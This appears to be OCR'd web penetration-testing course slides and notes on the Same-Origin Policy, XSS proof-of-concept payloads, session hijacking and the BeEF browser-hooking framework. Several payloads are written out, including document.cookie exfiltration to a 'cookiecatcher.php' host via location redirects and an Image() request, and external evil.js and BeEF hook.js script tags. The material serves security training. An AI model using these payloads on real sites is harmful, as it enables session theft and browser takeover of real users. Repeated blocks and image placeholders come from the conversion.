- Imagine accessing your online bank **(https://brantisvogan.bank.test)** in one tab and simultaneously having another tab open to a sketchy/scary site **(https://vortex.test)**
- Barring any extra security precautions, both sites will be able to present JavaScript to your browser and have their code render
  - This is perfectly acceptable… the scary web works as designed
- SOP would only flex its muscles when code from **https://vortex.test** tries to access content delivered from the origin server **https://brantisvogan.bank.test**

SOP Basics

The idea of the internet and all the untrusted (and often untested) applications being allowed to interface with my applications—or, even a bit scarier, for me to access their sites—is terrifying. Executing scripts on other random sites is part of the fun and fear that makes the internet exciting. SOP doesn't really care at all about the scripts you have accessed, trusted, and executed that you later realized you shouldn't have.

By default, what would not be acceptable, and is the point of SOP, would be for code from **https://vortex.test** to be able to access content sent to your browser from your online bank, **https://brantisvogan.bank.test**.

Though there are more specifics to hash out, you've all certainly gotten the gist of SOP sufficiently that we can continue on with the XSS Primer.

Same-Origin Policy Requirements

For code to be considered having been delivered from the Same-Origin, it must match on the following:

- **Port** – Not typically an issue, but be aware, especially if using tools to target an internal application that uses a nonstandard port for HTTP/HTTPS
- **Scheme/Protocol** – HTTP|HTTPS most common difference encountered
- **Host** – Here is the main source of variance and real meat of SOP restrictions

Same-Origin determinations and SOP restrictions are governed by the browser

Kind of simple, but…

- Without SOP, the flaw wouldn't be ***Cross-Site Scripting***; instead, it would just be ***Scripting***…

Same-Origin Policy Requirements

Should one script delivered to a client be able to interface with a particular DOM in the browser's memory? This is the basic question that Same-Origin Policy seeks to answer. SOP considers information found within HTTP request headers to determine whether access should be provided. Specifically, SOP considers the port, protocol, and host identified in a client request to see whether this constitutes the Same-Origin server.

Port: Unless otherwise specified, we, of course, expect HTTP requests on TCP/80 and HTTPS on TCP/443. A common deviation penetration testers will encounter occurs when testing internal servers and applications, which, with some regularity, can run on nonstandard ports.

Protocol: Though other cases exist, the most commonly encountered differences involve some resources being transferred over HTTP rather than HTTPS.

Host: This constitutes the primary focus of SOP from our perspective.

Even though the above is, admittedly, rather simplistic, without this simple security control, simply having a client run a script from any domain would have the same impact we will see associated with XSS.

SOP Test Cases: DOM
`https://brantisvogan.bank.test/balance.php`

- Same-Origin Policy enforcement of DOM (Document Object Model) is stricter than other SOP enforcement (such as cookies, discussed next):
- Would SOP allow https://brantisvogan.bank.test/balance.php to access the following sites?

Site	?	Reason
https://vortex.test/	✗	Host
http://brantisvogan.bank.test/	✗	Protocol/Scheme
https://brantisvogan.bank.test:4343/	✗	Port
https://bank.test/	✗	Host
https://10.5.42.1/	✗	Host
https://brantisvogan.bank.test/	✓	

SOP Test Cases: DOM

Even though SOP is fairly straightforward and simplistic, we will take a moment to consider a few test cases to ensure that there is no ambiguity. There are a few cases that can take novice testers by surprise if they haven't spent much time playing in the web app space.

One cautionary caveat emptor before we dig in: Recall that SOP is enforced by the web client/browser. Though seemingly simplistic, there are cases where enforcement of SOP differs across browsers.

Notably, Internet Explorer's handling of the Document Object Model SOP is laxer (by default) than other browsers, and ignores the port:

> *"In order to understand SOP, you must first understand what an origin is. For the purposes of this post, I'll simply give the simplified explanation that an origin is a string consisting of the protocol/scheme and fully qualified hostname of a given piece of content. A webpage from http://www.example.com/a.htm has the origin "http://www.example.com".*
>
> *The reality is a bit more complicated than that; in every browser except Internet Explorer, the origin includes the server's port (if specified), while in IE, the content's Security Zone is a part of the origin instead."*[1]

Reference:

[1] Same Origin Policy Part 1: No Peeking: https://sec542.com/j

SOP Test Cases: Cookies

- Most browsers' enforcement of the Same-Origin Policy regarding cookies is far laxer than DOM SOP enforcement
- Michal Zalewski discusses this in his (excellent) "Browser Security Handbook":
  - *"Scope: by default, cookie scope is limited to all URLs on the current host name – and not bound to port or protocol information."*[1]
- Additionally, the cookie 'domain' parameter matches subdomains as well
  - See notes for details

SOP Test Cases: Cookies

Zalewski also discusses domain enforcement for cookies:

> *"Note: according to one of the specs, domain wildcards should be marked with a preceding period, so .example.com would denote a wildcard match for the entire domain – including, somewhat confusingly, example.com proper – whereas foo.example.com would denote an exact host match. Sadly, no browser follows this logic, and domain=example.com is exactly equivalent to domain=.example.com. There is no way to limit cookies to a single DNS name only, other than by not specifying domain= value at all – and even this does not work in Microsoft Internet Explorer; likewise, there is no way to limit them to a specific port."*[2]

Zalewski provides historical context for this design in his (also awesome) *The Tangled Web*:

> *"Amusingly, the original RFCs imply that Netscape engineers wanted to allow exact host-scoped cookies, but they did not follow their own advice. The syntax devised for this purpose was not recognized by the descendants of Netscape Navigator (or by any other implementation for that matter). To a limited extent, setting host-scoped cookies is possible in some browsers by completely omitting the domain parameter, but this method will have no effect in Internet Explorer."*

References:

[1] Browser Security Handbook, part 2: https://sec542.com/m

[2] ibid.


[3] Zalewski, Michal. *The Tangled Web: A Guide to Securing Modern Web Applications*. No Starch Press, 2012.

SOP and Externally Sourced Scripts

A less obvious SOP test case we must understand is externally sourced scripts
Imagine the following received from **`https://brantisvogan.bank.test`**:

```
<html><head><title>Brantisvogan World Bank</title></head><body>
<p>See Civil Service for all Change of Address needs</p>...
<script src="http://vortex.test/evil.js"></script>
...</body></html>
```

Would SOP allow Zaphod's **`evil.js`** script to read **`ChangeOfAddress`**' cookie value?




SOP and Externally Sourced Scripts

Folks relatively new to web application security and/or HTML/JS source code often stumble over this one, so we wanted to take some time to cover this angle explicitly. The stumbling block is with coming to terms with externally sourced scripts.

Here is an example of an externally sourced script:

```
<script src="http://vortex.test/evil.js"></script>
```

This script was delivered to the client within an HTML page from **Brantisvogan World Bank**. Would SOP allow for Zaphod's **`evil.js`** script to read the value of the **ChangeOfAddress** cookie set by the bank?



Answer is… YES!

For many folks, the way in which this works with respect to SOP seems, at first, totally counterintuitive.

```
<script src="awesome-sauce.js"></script>
```

- Browser sees the origin server as having requested we fetch the external script
- Externally sourced scripts not violating SOP afford us tremendous capabilities when an XSS flaw is discovered
- Most viable injection points would not, for example, allow for thousands and thousands of lines of JavaScript to be introduced inline
  - But with a simple externally sourced script, we can often have many more lines of code than would otherwise be permitted
- Perhaps a tidy little pointer to an unobfuscated **BeEF hook**:

```
<script src="http://vortex.test/hook.js"></script>
```

- We will spend some time exploring the power of BeEF later

<script src="awesome-sauce.js"></script>

Now you know the result, but you'd be forgiven if this is news to you and you are still stuck scratching your head. Let's think through this to be sure we are all following along. When the browser accesses a reference to an externally sourced file containing JavaScript, from an SOP perspective, it is as if all the lines of JavaScript had simply been written in place of that single pointer to the script itself. Think of it as just letting a trusted third-party hold and deliver files on the origin server's behalf.

What is especially awesome for us is that with XSS, it means that we can be perceived as that trusted third party, even though we are using this as a means to wreak havoc on the application and the end users. Externally sourced scripts are also incredibly important and powerful for us due to the common length limits we hit with injection points.

As long as we have enough space for our XSS payload to point to a remote script, then the space limitation usually goes by the wayside and we can drop potentially thousands of lines of code in something that only is intended to allow maybe 15–20 chars.

Not Bypassing SOP

For the purposes of this section, we will not be attempting actual SOP bypass

Rather, with XSS, we will be presenting our scripts as if they came from the origin server itself:

- Either via getting our full script contained within content served directly by the Origin Server
- Or, as is especially common with more complex attacks, via a pointer to an externally sourced script

Not Bypassing SOP

SOP bypasses most often involve exploiting client software or runtimes rather than the web applications. So, we are not going to exert a tremendous amount of effort trying to bypass SOP.

Also, given the way `<script src="//sec542.org/evil.js">` works, we are not as limited as one might think. Of course, this presumes that we can actually find an XSS flaw in the application to really weaponize.

But, once we do, then our hosted scripts become very good friends.

Putting the Cross-Site in Cross-Site Scripting…

The previous example searched for `<script>alert(42);</script>` in the vulnerable app directly from the victim browser:

- While useful, as we will see later, this doesn't speak to an adversary being able to surreptitiously inject this script into the content presented to the victim
- Using our simple example, how could we trick the user into performing our malicious search of `<script>alert(42);</script>` so that they, rather than we, experience that ding of the all-powerful pop-up box in their browser

The goal of Cross-Site Scripting is typically not just to get the victim to run JavaScript; if that were the goal, then we likely wouldn't need to go to this level of effort. Rather, the goal is to get that content to be presented as coming from a particular origin server.

Putting the Cross-Site in Cross-Site Scripting…

Our scratch-the-surface primer to XSS is still missing a rather fundamental piece presented in the name of the flaw itself—namely, the Cross-Site aspect of Cross-Site Scripting. Alright, so what we are about to discuss isn't really where the Cross-Site angle came from, but regardless, the fact remains we haven't considered any aspect of delivering your XSS bombs to any potential victims yet.

We, and real-life adversaries, will need to consider how to introduce our maliciously crafted content to a user of the application. Obviously, they will have to do this in order to derive value and achieve exploitation. For us, it could well be a component of our engagement. Notably, though, there are absolutely instances where delivering or any serious demonstration of capabilities is well beyond the scope of what we are tasked with performing.

Typically the first, but not necessarily the only, goal is to identify and detail application vulnerabilities. Demonstrating possibilities can help provide some desperately needed context (and incentives) to help organizations appreciate the true risk associated with the flaw.

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- Section 3: Injection
- **Section 4: XSS, SSRF, and XXE**
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

XSS, SSRF, and XXE

1. Document Object Model (DOM)
2. Cross-Site Scripting (XSS) Primer
3. **Exercise: HTML Injection**
4. XSS Impacts
5. BeEF
6. Exercise: BeEF
7. Classes of XSS
8. Exercise: DOM-Based XSS
9. Discovering XSS
10. XSS Tools
11. Exercise: XSS
12. AJAX
13. Data Attacks
14. REST and SOAP
15. Server-Side Request Forgery (SSRF)
16. Exercise: Server-Side Request Forgery
17. XML External Entities (XXE)
18. Exercise: XXE
19. Summary

Course Roadmap

The next section describes protecting cookies.

SEC542 Workbook: HTML Injection

Exercise 4.1: HTML Injection

SEC542 Workbook: HTML Injection

Please go to Exercise 4.1 in the 542 Workbook.

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- Section 3: Injection
- **Section 4: XSS, SSRF, and XXE**
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

XSS, SSRF, and XXE

1. Document Object Model (DOM)
2. Cross-Site Scripting (XSS) Primer
3. Exercise: HTML Injection
4. **XSS Impacts**
5. BeEF
6. Exercise: BeEF
7. Classes of XSS
8. Exercise: DOM-Based XSS
9. Discovering XSS
10. XSS Tools
11. Exercise: XSS
12. AJAX
13. Data Attacks
14. REST and SOAP
15. Server-Side Request Forgery (SSRF)
16. Exercise: Server-Side Request Forgery
17. XML External Entities (XXE)
18. Exercise: XXE
19. Summary


Course Roadmap

The next section describes protecting cookies.

Pop-Ups Gone Wild

For initial testing and discovery of XSS flaws, simply having PoC code generate pop-ups within our own browser will likely be sufficient

Conveying potential adversary capabilities will require more meaningful demonstration of impact beyond an `alert()`




Please don't consider a screenshot of a pop-up box, especially without context, to be sufficient demonstration of the risks associated with XSS

Pop-Ups Gone Wild

Keep in mind that for adversaries and more meaningful demonstration of impact, going beyond a simple pop-up box within your own browser will definitely be required. In the authors' experience, many organizations seem to have difficulty understanding and appreciating XSS flaws. Without that understanding, they will have little hope of realistically assessing the risk associated with the flaw or fix.

Even funny pop-ups aren't sufficient for helping out organizations….




We will discuss later considerations around filtering and filter bypass that are related to considerations of meaningful demonstration and real-world exploitation.

Simple alert() Alternatives

We will discuss more substantial alternatives to browser pop-ups, but simple alternative functions to `alert(42)` can be useful


Classic:

```
alert(42);
```



Classic look, more style:

```
confirm(42);
```



Fun alternative:

```
prompt("What do you get if you multiply six by nine?","42");
```



Simple alert() Alternatives

Though the alert() is certainly straightforward enough to not cause tremendous problems on its own, there are shops that will get all sneaky and try to stomp on our tools and efforts to exploit them. Far and away the most common method of trying to thwart most application flaws is through input filtering.

Quite often, input filtering is far too simplistic pattern-based blocking and can be bypassed. To that end, it might prove useful to have a couple other simple JS functions to cause those PoC pop-up boxes.

Classic:


```
alert(42);
```



Classic look, more style:

```
confirm(42);
```

Fun alternative:




```
prompt("What do you get if you multiply six by nine?","42");
```

Possible Upgrades to Our `alert(42)`

XSS Proof-of-Concept (PoC) will be a static pop-up via some means:

```
alert(42) || confirm(42) || prompt("Answer?","42")
```

Demonstrate domain application context:

```
alert(document.domain) || confirm(document.domain)
```

Demonstrate session/content abuses:

`document.cookie` || **Forged in-session Requests** || **Defacement**

Demonstrate external JavaScript loading capability:

```
src="//sec542.org/evil.js"
```

Demonstrate advanced user attacks with frameworks:

BeEF, Metasploit escalation, etc.

Possible Upgrades to Our `alert(42)`

While a pop-up suggests we can insert JavaScript for execution within the victim browser's context, that is only the first type of PoC payload. Further PoC payloads can help better illustrate capabilities offered by XSS flaws. A quick proof showing explicitly that the application's context is available also proves useful.

Below is a quick list of possible steps beyond the initial pop-up PoC.

XSS Proof-of-Concept (PoC) will be a static pop-up via some means

```
alert(42) || confirm(42) || prompt("Answer?","42")
```

Demonstrate domain application context

```
alert(document.domain) || confirm(document.domain)
```

Demonstrate session/content abuses

`document.cookie` || **Forged in-session Requests** || **Defacement**

Demonstrate external JavaScript loading capability

```
src="//sec542.org/evil.js"
```

Demonstrate advanced user attacks with frameworks

BeEF, Metasploit escalation, etc.

Session Abuse

Beyond the amazing `alert(42)` boxes we cause, abusing sessions is the most commonly expected impact of successful XSS exploitation

The victim's browser renders our JavaScript within the context of the vulnerable application

If the victim user already had an authenticated session with the application, then our JavaScript executes within the context of their authenticated session

This fact affords us some interesting opportunities to abuse the vulnerable application leveraging the victim's privileges

XSS session abuse comes in two primary flavors:

- Session hijacking
- Non-interactive session abuse

Session Abuse

The most commonly considered XSS impact, beyond the pop-up box, of course, is the potential for adversaries to abuse client sessions. Our scripts execute within the context of the user's session with the vulnerable server. If the user has already authenticated, then the session information might be accessible to our executing scripts.

While full theft of session would typically be preferable and seem more impactful to application owners, as we will see it might not always prove possible to achieve. Even still we might be able to abuse the victim's session in a non-interactive fashion.

Session Hijacking

The most serious session abuse using XSS could afford is the ability to fully interact as the user

To achieve this, we will need to hijack their active session, typically by stealing and reusing their session tokens, such as cookies

- A more persistent hijack might be achieved if we can social engineer the user to disclose their credentials

Our injected script is presented from the *same origin* as the session token

- Which means our script can manipulate and interact with the page's DOM directly and programmatically

Session Hijacking

XSS session attacks can vary in capability. Full compromise of the victim's session might be possible and allow us to interactively operate as the user of the vulnerable application. The primary method of achieving session hijack will require us to exfiltrate the user's session cookies (or other authenticated session tokens) and then use them on our own system.

With our scripts being delivered from the origin server that presented the session token to the user in the first place, SOP will not be a concern. Likewise, our scripts will be able to fully interact with and manipulate the DOM in question.

Session Abuse: DOM(ination) Review

Some key DOM properties, methods, and events for session hijacking

DOM Properties that could contain session data we want:

`document.cookie` – Cookies are most common target

`document.URL` – Query parameters

`document.forms` – Hidden form fields and CSRF tokens

Using `location` to send data to a server we control:

```
location = 'http://sec542.org/c.php?='+document.cookie
location.replace('sec542.org/c.php?='+document.cookie)
```

Unfortunately, the location methods will result in actually redirecting the victim's browser, which makes the attack much more likely to get noticed

Session Abuse: DOM(ination) Review

The most straightforward and intuitive approach to stealing session data is to have the browser send the session information to a web server that we control.

The following DOM properties typically contain objects relevant to sessions:

`document.cookie` – Cookies are the most common target.

`document.URL` – Query parameters.

`document.forms` – Hidden form fields and CSRF tokens.

Then we can use the location capability to redirect the victim's browser to our web server and pass the desired information to us. The location, document.location, and window.location approaches are pretty equivalent in functionality and can largely be used in an interchangeable fashion. Besides the location object, the fetch() API might also be used, and function can be used as well.

Session Theft without Redirection

```
<script>
img = new Image();
img.src='//sec542.org/cookiecatcher.php?='+document.cookie;
</script>
```

Basic building blocks above allow for less obvious cookie theft (assuming no **`HttpOnly`** flag is set on the cookie)

- In all things JavaScript, there are times we will need to tweak this (and ways to do so)

One simple tweak that should not be overlooked is to leverage an HTTPS target rather than HTTP

- There could be some egress filtering, but the more likely concern is the Secure flag might be set on the cookie

Session Theft without Redirection

The location object provides a conceptually simple and straightforward method of session theft. However, the major drawback is that the user's browser is actually redirected. This obviously greatly increases the likelihood of detection of our shenanigans. Stealthier methods exist that will not leave the victim's browser address bar filled with https://evil.site/cookiecatcher.php?cookie=….

One stealthy approach involves using JavaScript to create a new, albeit broken, image that points to our cookie catching script:


```
<script>
img = new Image();
img.src='//sec542.org/cookiecatcher.php?='+document.cookie;
</script>
```

HTTPOnly


Using JavaScript to interface with cookies is AWESOME!!!

When allowed... HttpOnly flag set on cookies makes things more difficult


HttpOnly == FALSE



alert(document.cookie)




HttpOnly == TRUE




HTTPOnly


Though not ubiquitous, the adoption of the HttpOnly flag does seem to be increasing, in our experience. When it is set to "true", only HTTP (and not JavaScript) is allowed to interface with the cookies. We/adversaries are the reason this property exists. The justification for the flag is aimed squarely at adversaries (and our cookie thieving PoCs) who employ XSS to steal cookies.

Here we use an XSS exploit against **`https://dvwa.sec542.org/`** and successfully executed **`alert(document.cookie)`**





Even though we exploit the exact same flaw, with **HttpOnly** set to true, then **`alert(document.cookie)`** yields nothing.



Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- Section 3: Injection
- **Section 4: XSS, SSRF, and XXE**
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

XSS, SSRF, and XXE

1. Document Object Model (DOM)
2. Cross-Site Scripting (XSS) Primer
3. Exercise: HTML Injection
4. XSS Impacts
5. **BeEF**
6. Exercise: BeEF
7. Classes of XSS
8. Exercise: DOM-Based XSS
9. Discovering XSS
10. XSS Tools
11. Exercise: XSS
12. AJAX
13. Data Attacks
14. REST and SOAP
15. Server-Side Request Forgery (SSRF)
16. Exercise: Server-Side Request Forgery
17. XML External Entities (XXE)
18. Exercise: XXE
19. Summary

Course Roadmap

The next section describes protecting cookies.

BeEF

- BeEF (Browser Exploitation Framework) is a penetration testing tool that focuses on attacks against a web browser
- It is a framework that comes with dozens of payloads that can be executed in a browser:
  - Of course, the biggest impact will be when those payloads run in context of a sensitive web page
  - Which means that we will want to use BeEF in combination with an XSS vulnerability
- The framework consists of two components:
  - A BeEF controller, which is the server component used to manage so called hooked browsers
  - A client side JavaScript file (the hook), which should be injected in vulnerable web pages

BeEF

BeEF (Browser Exploitation Framework) is an extremely powerful framework for exploitation of web applications, specifically browsers of victims visiting vulnerable web applications. The framework comes with dozens of payloads that can be delivered to a victim's browser and executed. Of course, the biggest impact will be when these payloads are executed in context of a sensitive web page – and this is achieved by using BeEF in combination with an XSS vulnerability.

The framework consists of two components:

- The BeEF controller which is a server-side component executed by the attacker. This server is used to manage and control hooked browsers
- The BeEF hook, which is a client-side, JavaScript file. The goal of the attacker is to get a victim to execute this JavaScript file since by executing it the victim's browser will become hooked – it will report to the BeEF controller and will allow the attacker to execute payloads in the victim's (hooked) browser

BeEF Hook (1)

- BeEF hook is a JavaScript file that turns a browser into a zombie bot
  - Basically, all the hook does is connect to the controller every second and ask for new commands
- Once the BeEF controller issues a command, the hook executes it and sends the results back to the controller
  - After this, the hook continues checking for new commands
- This is the real power of BeEF – due to the framework APIs, it is easy to create new commands, which are then immediately integrated
  - Think of Metasploit modules and payloads
- The hook runs only as long as the page is open
  - Once the page is closed, the hook stops running
  - Persistence can only be achieved with additional exploits

BeEF Hook (1)

BeEF hook, as mentioned on the previous page, is a JavaScript file that will turn a browser into a zombie bot. This script comes with BeEF and, upon execution, will cause a browser to constantly send AJAX requests in the background to the BeEF controller, one each second. The requests are used as phone home requests where the hook is asking the controller for the next command.

The BeEF operator can now simply use the GUI interface to execute arbitrary payloads. As soon as the selected browser phones home, it will pick up the new command and its payload, and execute it. These payloads are modular; similarly to how Metasploit uses payloads.

It is important to stress that the hook will only run as long as the page is open, since it runs in a single tab. As soon as the user (the victim) closes the tab, the hook is gone – it is not persistent, so the attacker will need to get the user hooked again (i.e., by exploiting the same XSS that initially got the user hooked).

The only way to make the hook persistent is by exploiting another vulnerability, this time in the victim's browser. The ability to integrate BeEF with Metasploit will be handy here.

BeEF Hook (2)

- BeEF will automatically serve the hook JavaScript file as hook.js
- The same file can be used in as an XSS payload:

  <script src="http://beefserver/hook.js"></script>
- As soon as the XSS payload has been executed, the affected web server will report to the BeEF controller
- BeEF supports HTTPS as well
  - Needed when injecting into vulnerable pages available over HTTPS
- The hook is minimized and obfuscated

```
/*! jQuery v1.12.4 | (c) jQuery Foundation | jquery.org/license */
!function(a,b){"object"==typeof module&&"object"==typeof module.exp
window with a document");return b(a)}:b(a)}("undefined"!=typeof win
{},j=i.toString,k=i.hasOwnProperty,l={},m="1.12.4",n=function(a,b){
z])/gi,r=function(a,b){return b.toUpperCase()};n.fn=n.prototype={jq
```


BeEF Hook (2)

BeEF's controller will automatically serve the hook file, so all an attacker needs to do is inject the following HTML code into the XSS payload:

<script src="http://beefserver/hook.js></script>


As mentioned previously, as soon as the XSS payload has been executed the affected web server will report to the BeEF controller.

Notice that the URL above is HTTP – such script tag will not work on a web page that has been retrieved over HTTPS since a browser will not allow such mixed content to load. But have no fear, BeEF supports HTTPS as well, and this is just a matter of configuration and getting a valid SSL/TLS certificate.

The hook itself is minimized and obfuscated in order to make it as stealthy as possible. Notice on this slide how they tried to make the hook appear as a very popular JavaScript framework, albeit an old version.

BeEF Controller

- BeEF controller runs as a server, written in Ruby
- Allows management of hooked zombies
- It can be located anywhere on the Internet
  - The only prerequisite is that it is reachable to the hooked browser




- In most real-world setups, HTTPS will be used

BeEF Controller

The BeEF controller runs as a server and is written in Ruby. It allows the BeEF operator to manage hooked zombies. The only prerequisite for the BeEF controller is that it is reachable by a victim's (hooked) browser, so typically, it is hosted somewhere on the internet. Notice that the server hosting the hook JavaScript file does not necessarily need to be the same server as the one hosting the BeEF controller.

Issuing Commands

- Once a browser has been hooked, commands can be issued from the Commands tab
- Payloads have different colors based on visibility:
  - Green – works and is not visible
  - Orange – works but may be visible
  - Grey – not confirmed to work
  - Red – does not work
- Any parameters can be set in the right-most pane (not shown here)
- Results can be seen in the Module Results History pane (also not shown here)



Issuing Commands

Once a browser (a victim) got hooked, issuing commands is easy – after selecting the target browser, a number of panes will open on the right side.

The most important pane is the Commands pane that contains all payloads that can be executed. They will be marked with different colors, depending on their effect in the hooked browser:

- Green – works and is not visible
- Orange – works but may be visible
- Grey – not confirmed to work
- Red – does not work


The pane next to this one (not shown on the slide) is the Module Results History. This pane contains results of a payload.

Finally, the last pane on the right side (again, not shown on the slide) contains a brief description about the selected payload and configuration options, if any. Once the operator is happy with a payload, they can click on the Execute button and the next time the selected browser phones home, it will pick up the payload, execute it and report the results back.

We will test this in the upcoming lab.

BeEF Payloads

- BeEF has a couple dozen payloads out-of-box
- Different categories such as information gathering, network discovery, social engineering, tunneling
- Can even be integrated with Metasploit:
  - Allows automatic execution of Metasploit payloads in the hooked web browser
- Social engineering category is especially scary
- Remember that we control the DOM:
  - Allows us to change the appearance to absolutely anything
- API's allow powerful extensions



BeEF Payloads

BeEF has a couple dozen payloads available out of the box. Payloads are defined in different categories as shown below:

- Information gathering
- Social engineering
- Network discovery
- Tunneling
- Metasploit
- Persistence

Luckily, there is a search bar!

Some payloads are simple, and some are very complex – and scary. In your author's opinion, the Social Engineering category is especially scary. Remember that by exploiting an XSS vulnerability, we will get our JavaScript code to run in the context (in the DOM) of the affected web application. This means that we can perform any actions and steal any data. And some of the most powerful payloads are social engineering, as you will see in the upcoming lab.

Finally, if you are not happy with the provided payloads, BeEF comes with a very nice and easy to use API that allows you to develop your own payloads.

If you ever needed a tool to demonstrate how dangerous XSS vulnerabilities are – BeEF is what you need. It will make everyone that ignored the alert() popup window aware of what can be done when one has control over the DOM.

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- Section 3: Injection
- **Section 4: XSS, SSRF, and XXE**
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

XSS, SSRF, and XXE

1. Document Object Model (DOM)
2. Cross-Site Scripting (XSS) Primer
3. Exercise: HTML Injection
4. XSS Impacts
5. BeEF
6. **Exercise: BeEF**
7. Classes of XSS
